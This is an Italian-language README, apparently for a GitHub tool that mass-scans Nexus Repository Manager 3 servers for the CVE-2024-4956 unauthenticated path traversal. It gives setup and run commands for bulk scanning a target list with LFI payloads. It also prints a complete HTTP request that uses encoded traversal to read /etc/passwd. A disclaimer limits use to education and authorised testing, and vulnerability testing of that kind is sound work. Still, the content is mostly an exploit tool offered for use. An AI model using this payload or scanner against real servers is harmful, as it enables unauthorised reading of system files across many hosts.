 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Scanner di massa per Path Traversal non autenticato su Nexus Repository Manager 3

Questo strumento è destinato esclusivamente a scopi educativi e per test in ambienti aziendali. https://twitter.com/nav1n0x/ e https://github.com/ifconfig-me non si assumono alcuna responsabilità per l'uso improprio di questo codice. Utilizzalo a tuo rischio. Non attaccare un target senza averne il permesso. Questo strumento utilizza il payload rilasciato pubblicamente.
Questo scanner aiuta gli appassionati di sicurezza a scansionare la vulnerabilità Path Traversal nei target Nexus Repository in blocco.

Lo scanner mostrerà il numero di target caricati e lo stato della scansione in corso. Gli URL verranno elencati con tre messaggi di stato: Timeout, Fail o Success, in base ai risultati. Assicurati che targets.txt contenga l'elenco dei domini e lfi-payloads.txt contenga l'elenco dei payload. Lo scanner mostrerà l'URL attualmente in fase di test, aggiornandosi ad ogni nuova richiesta, e indicherà rispettivamente successo o fallimento. Lo script salva anche un elenco degli URL riusciti nella directory come successful_urls.txt. Fornirà un riepilogo del numero di tentativi riusciti alla fine.
Assicurati di avere Python 3.6+ e pip installati.
Clona il repository:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-ScannerInstalla le dipendenze richieste:
pip install -r requirements.txt
Prepara il file targets.txt con l'elenco dei domini e lfi-payloads.txt con l'elenco dei payload.
Esegui lo scanner:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Questo strumento è destinato esclusivamente a scopi educativi e per test in ambienti aziendali. https://twitter.com/nav1n0x/ e https://github.com/ifconfig-me non si assumono alcuna responsabilità per il codice. Utilizzalo a tuo rischio. Non attaccare un target senza averne il permesso.
